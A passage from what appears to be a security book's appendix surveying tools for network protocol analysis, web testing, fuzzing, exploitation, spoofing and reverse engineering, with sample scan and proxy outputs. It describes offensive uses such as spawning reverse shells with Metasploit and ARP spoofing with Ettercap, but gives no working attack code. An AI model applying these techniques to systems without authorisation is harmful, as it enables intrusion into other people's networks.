
Nmap

Website *https://nmap.org/*

License GPLv2

Platforms BSD, Linux, macOS, Windows

If you need to scan the open network interface on a remote system, nothing is better than Nmap. It supports many different ways to elicit responses from TCP and UDP socket servers, as well as different analysis scripts. It's invaluable when you're testing an unknown device.



```
Starting Nmap 6.00 ( http://nmap.org ) at 2015-09-29 21:28 BST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000070s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.0p1 Debian 3ubuntu1.2 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.2.22 ((Ubuntu))
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
631/tcp  open  ipp         CUPS 1.6
5432/tcp open  postgresql  PostgreSQL DB
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at http://www.insecure.org/cgi-bin/servi
cefp-submit.cgi :
SF-Port5432-TCP:V=6.00%I=7%D=9/29%Time=560AF474%P=i686-pc-linux-gnu%r(SMBP
SF:rogNeg,85,"E\0\0\0\x84SFATAL\0C0A000\0Munsupported\x20frontend\x20proto
SF:col\x2065363\.19778:\x20server\x20supports\x201\.0\x20to\x203\.0\0Fpost
SF:master\.c\0L1701\0RProcessStartupPacket\0\0");
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel

Service detection performed. Please report any incorrect results at http://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.30 seconds
```

Web Application Testing

Although this book does not focus heavily on testing web applications, doing so is an important part of network protocol analysis. One of the most widely used protocols on the internet, HTTP is even used to proxy other protocols, such as DCE/RPC, to bypass firewalls. Here are some of the tools I use and recommend.


Burp Suite

Website *https://portswigger.net/burp/*

License Commercial; limited free version is available

Platforms Supported Java platforms (Linux, macOS, Solaris, Windows)

Burp Suite is the gold standard of commercial web application–testing tools. Written in Java for maximum cross-platform capability, it provides all the features you need for testing web applications, including built-in proxies, SSL decryption support, and easy extensibility. The free version has fewer features than the commercial version, so consider buying the commercial version if you plan to use it a lot.



Burp Suite Free Edition v1.6.25
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request Response
Raw Headers Hex HTML Render
? < + >
Type a search term
0 matches

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	Title
1	http://www.google.com	GET	/	☐	☐	302	494	HTML		302 Moved
2	http://www.google.co.uk	GET	/?gfe_rd=cr&ei=E7X-VZOTEe_H...	✓	☐	200	19761	HTML		Google
3	http://google.com	GET	/	☐	☐	302	494	HTML		302 Moved
4	http://www.google.co.uk	GET	/?gfe_rd=cr&ei=drX-Vd_dA-Wq8...	✓	☐	302	1200	HTML		302 Moved
5	http://news.bbc.co.uk	GET	/	☐	☐	301	809	HTML		301 Moved Permar
6	http://www.bbc.co.uk	GET	/news/	☐	☐	301	351	HTML		
7	http://www.bbc.co.uk	GET	/news	☐	☐	200	205067	HTML		Home - BBC News
9	http://static.bbci.co.uk	GET	/frameworks/barlesque/2.87.12/o...	☐	☐	200	777	script	js	
11	http://static.bbci.co.uk	GET	/frameworks/requirejs/lib.js	☐	☐	200	20129	script	js	
13	http://static.bbci.co.uk	GET	/frameworks/barlesque/2.87.12/o...	☐	☐	200	32672	script	js	

```
HTTP/1.1 200 OK
Server: Apache
Cache-Control: max-age=30, stale-while-revalidate
Content-Type: text/html; charset=utf-8
X-News-Data-Centre: telhc
Content-Language: en-GB
X-PAL-Host: pal116.back.live.telhc.local:80
X-News-Cache-Id: 21065
Content-Length: 204612
Date: Sun, 20 Sep 2015 13:32:51 GMT
Connection: keep-alive
X-Cache-Action: HIT
X-Cache-Hits: 300
X-Cache-Age: 24
X-LB-NoCache: true
Vary: X-CDN,X-BBC-Edge-Cache,Accept-Encoding

 <!DOCTYPE html>
<html lang="en-GB" id="responsive-news" prefix="og: http://ogp.me/ns#">
```

Zed Attack Proxy (ZAP)

Website *https://www.owasp.org/index.php/ZAP*

License Apache License v2

Platforms Supported Java platforms (Linux, macOS, Solaris, Windows)

If Burp Suite's price is beyond reach, ZAP is a great free option. Developed by OWASP, ZAP is written in Java, can be scripted, and can be easily extended because it's open source.


Mitmproxy

Website *https://mitmproxy.org/*

License MIT

Platforms Any Python-supported platform, although the program is somewhat limited on Windows

Mitmproxy is a command line–based web application–testing tool written in Python. Its many standard features include interception, modification, and replay of requests. You can also include it as a separate library within your own applications.



```
>> GET http://bbc.co.uk/
       ← 301 text/html [empty content]
   GET http://www.bbc.co.uk/
       ← 200 text/html 23.3kB
   GET http://static.bbci.co.uk/modules/share/1.5.1/modules/bbcshare.js
       ← 200 application/javascript 12.17kB
   GET http://static.bbci.co.uk/gelstyles/0.10.0/style/core.css
       ← 200 text/css 1.87kB
   GET http://a.files.bbci.co.uk/s/homepage-v5/1660/styles/main.css
       ← 200 text/css 14.12kB
   GET http://static.bbci.co.uk/modules/share/1.5.1/style/share.css
       ← 200 text/css 2.72kB
   GET http://static.bbci.co.uk/frameworks/barlesque/2.88.1/orb/4/style/orb.min.css
       ← 200 text/css 4.58kB
   GET http://static.bbci.co.uk/frameworks/barlesque/2.88.1/orb/4/script/orb/api.min.js
       ← 200 application/javascript 276B
   GET http://static.bbci.co.uk/frameworks/barlesque/2.88.1/orb/4/img/bbc-blocks-dark.p
       ng
       ← 200 image/png 735B
   GET http://ichef.bbci.co.uk/images/ic/160xn/p0306tt8.png
       ← 200 image/png 4.1kB
   GET http://static.bbci.co.uk/frameworks/requirejs/lib.js
       ← 200 application/javascript 7.33kB
   GET http://a.files.bbci.co.uk/s/homepage-v5/1660/javascripts/app.js
       ← 200 text/javascript 103.43kB
[55]                                                              ?:help [*:8080]
```

Fuzzing, Packet Generation, and Vulnerability Exploitation Frameworks

Whenever you're developing exploits for and finding new vulnerabilities, you'll usually need to implement a lot of common functionality. The following tools provide a framework, allowing you to reduce the amount of standard code and common functionality you need to implement.


American Fuzzy Lop (AFL)

Website *http://lcamtuf.coredump.cx/afl/*

License Apache License v2

Platforms Linux; some support for other Unix-like platforms

Don't let its cute name throw you off. American Fuzzy Lop (AFL) may be named after a breed of rabbit, but it's an amazing tool for fuzz testing, especially on applications that can be recompiled to include special instrumentation. It has an almost magical ability to generate valid inputs for a program from the smallest of examples.



```
                    american fuzzy lop 1.94b (example)

┌─ process timing ─────────────────────────────────────┬─ overall results ─┐
│        run time : 0 days, 0 hrs, 0 min, 2 sec        │  cycles done : 0  │
│   last new path : 0 days, 0 hrs, 0 min, 0 sec        │  total paths : 4  │
│ last uniq crash : 0 days, 0 hrs, 0 min, 1 sec        │ uniq crashes : 1  │
│  last uniq hang : none seen yet                      │   uniq hangs : 0  │
├─ cycle progress ────────────────┬─ map coverage ─────┴───────────────────┤
│  now processing : 0 (0.00%)     │    map density : 13 (0.02%)            │
│ paths timed out : 0 (0.00%)     │ count coverage : 1.00 bits/tuple       │
├─ stage progress ────────────────┼─ findings in depth ────────────────────┤
│  now trying : havoc             │ favored paths : 1 (25.00%)             │
│ stage execs : 5166/20.0k (25.83%)│  new edges on : 4 (100.00%)           │
│ total execs : 6788              │ total crashes : 180 (1 unique)         │
│  exec speed : 2142/sec          │   total hangs : 0 (0 unique)           │
├─ fuzzing strategy yields ───────┴──────────────┬─ path geometry ─────────┤
│   bit flips : 1/64, 0/63, 0/61                 │    levels : 2           │
│  byte flips : 0/8, 0/7, 0/5                    │   pending : 4           │
│ arithmetics : 0/448, 0/476, 0/340              │  pend fav : 1           │
│  known ints : 0/16, 0/42, 0/50                 │ own finds : 3           │
│  dictionary : 0/0, 0/0, 0/0                    │  imported : n/a         │
│       havoc : 0/0, 0/0                         │  variable : 0           │
│        trim : 0.00%/1, 0.00%                   ├─────────────────────────┘
└────────────────────────────────────────────────┘             [cpu: 52%]
```

Kali Linux

Website *https://www.kali.org/*

Licenses A range of open source and non-free licenses depending on the packages used

Platforms ARM, Intel x86 and x64

Kali is a Linux distribution designed for penetration testing. It comes pre-installed with Nmap, Wireshark, Burp Suite, and various other tools listed in this appendix. Kali is invaluable for testing and exploiting network protocol vulnerabilities, and you can install it natively or run it as a live distribution.

Metasploit Framework

Website *https://github.com/rapid7/metasploit-framework/*

License BSD, with some parts under different licenses

Platforms BSD, Linux, macOS, Windows

Metasploit is pretty much the only game in town when you need a generic vulnerability exploitation framework, at least if you don't want to pay for one. Metasploit is open source, is actively updated with new vulnerabilities, and will run on almost all platforms, making it useful for testing new devices. Metasploit provides many built-in libraries to perform typical exploitation tasks, such as generating and encoding shell code, spawning reverse shells, and gaining elevated privileges, allowing you to concentrate on developing your exploit without having to deal with various implementation details.

Scapy

Website *http://www.secdev.org/projects/scapy/*

License GPLv2

Platforms Any Python-supported platform, although it works best on Unix-like platforms

Scapy is a network packet generation and manipulation library for Python. You can use it to build almost any packet type, from Ethernet packets through TCP or HTTP packets. You can replay packets to test what a network server does when it receives them. This functionality makes it a very flexible tool for testing, analysis, or fuzzing of network protocols.

Sulley

Website *https://github.com/OpenRCE/sulley/*

License GPLv2

Platforms Any Python-supported platform

Sulley is a Python-based fuzzing library and framework designed to simplify data representation, transmission, and instrumentation. You can use it to fuzz anything from file formats to network protocols.

Network Spoofing and Redirection

To capture network traffic, sometimes you have to redirect that traffic to a listening machine. This section lists a few tools that provide ways to implement network spoofing and redirection without needing much configuration.

DNSMasq

Website *http://www.thekelleys.org.uk/dnsmasq/doc.html*

License GPLv2

Platform Linux

The DNSMasq tool is designed to quickly set up basic network services, such as DNS and DHCP, so you don't have to hassle with complex service configuration. Although DNSMasq isn't specifically designed for network spoofing, you can repurpose it to redirect a device's network traffic for capture, analysis, and exploitation.

Ettercap

Website *https://ettercap.github.io/ettercap/*

License GPLv2

Platforms Linux, macOS

Ettercap (discussed in Chapter 4) is a man-in-the-middle tool designed to listen to network traffic between two devices. It allows you to spoof DHCP or ARP addresses to redirect a network's traffic.

Executable Reverse Engineering

Reviewing the source code of an application is often the easiest way to determine how a network protocol works. However, when you don't have access to the source code, or the protocol is complex or proprietary, network traffic–based analysis is difficult. That's where reverse engineering tools come in. Using these tools, you can disassemble and sometimes decompile an application into a form that you can inspect. This section lists several reverse engineering tools that I use. (See the discussion in Chapter 6 for more details, examples, and explanation.)


Java Decompiler (JD)

Website *http://jd.benow.ca/*

License GPLv3

Platforms Supported Java platforms (Linux, macOS, Solaris, Windows)

Java uses a bytecode format with rich metadata, which makes it fairly easy to reverse engineer Java bytecode into Java source code using a tool such as the Java Decompiler. The Java Decompiler is available with a stand-alone GUI as well as plug-ins for the Eclipse IDE.


JNLPClassLoader.class - Java Decompiler
File Edit Navigation Search Help
javaws.jar
jnlp
ApiDialog.class
AppletAudioClip.class
AppletContainer.class
AppletContainerCallback.class
BasicServiceImpl.class
BasicServiceImpl
CheckServicePermission.class
ClipboardServiceImpl.class
DownloadService2Impl.class
DownloadServiceImpl.class
ExtendedServiceImpl.class
ExtensionInstallerServiceImpl.class
FileContentsImpl.class
FileOpenServiceImpl.class
FileSaveServiceImpl.class
ImageCache.class
IntegrationServiceImpl.class
JNLPCachedJarURLConnection.class
JNLPClassLoader.class
JNLPClassLoaderIf.class
JNLPClassLoaderUtil.class
JNLPPreverifyClassLoader.class
JNLPRMIClassLoaderSpi.class
JNLPRandomAccessFileImpl.class
JnlpLookupStub.class
MeteredFileOutputStream.class
PersistenceServiceImpl.class
PreverificationClassLoader.class
PrintServiceImpl.class
SingleInstanceServiceImpl.class
javax.jnlp
BasicService.class
BasicService
ClipboardService.class
DownloadService.class
ExtendedService.class
ExtensionInstallerService.class
JNLPRandomAccessFile.class
BasicService.class
BasicServiceImpl.class
JNLPClassLoader.class

```
private static JNLPClassLoader _instance = null;
private static JNLPPreverifyClassLoader _preverifyCL = null;
private LaunchDesc _launchDesc = null;
private AppPolicy _appPolicy;
private AccessControlContext _acc = null;
private boolean _initialized = false;
private Map _jarsInURLClassLoader = new HashMap();
private ArrayList _jarsNotInURLClassLoader = new ArrayList();
private static Field ucpField = getUCPField("ucp");
private List addedURLs = new ArrayList();
private JNLPClassLoader _jclParent;

private JNLPClassLoader(ClassLoader paramClassLoader)
{
  super(new URL[0], paramClassLoader);
  SecurityManager localSecurityManager = System.getSecurityManager();
  if (localSecurityManager != null) {
    localSecurityManager.checkCreateClassLoader();
  }
  if ((paramClassLoader instanceof JNLPClassLoader)) {
    this._jclParent = ((JNLPClassLoader)paramClassLoader);
  }
  setUCP(this, new DeployURLClassPath(new URL[0]));
}

private void initialize(LaunchDesc paramLaunchDesc, AppPolicy paramAppPolicy)
{
  this._launchDesc = paramLaunchDesc;
  this._acc = AccessController.getContext();
  this._appPolicy = paramAppPolicy;
  this._initialized = true;
  if (this._jclParent != null)
  {
    this._jclParent.initialize(paramLaunchDesc, paramAppPolicy);
    drainPendingURLs();
```


IDA Pro

Website *https://www.hex-rays.com/*

License Commercial; limited free version available

Platforms Linux, macOS, Windows

IDA Pro is the best-known tool for reverse engineering executables. It disassembles and decompiles many different process architectures, and it provides an interactive environment to investigate and analyze the disassembly. Combined with support for custom scripts and plug-ins, IDA Pro is the best tool for reverse engineering executables. Although the full professional version is quite expensive, a free version is available for noncommercial use; however, it is restricted to 32-bit x86 binaries and has other limitations.


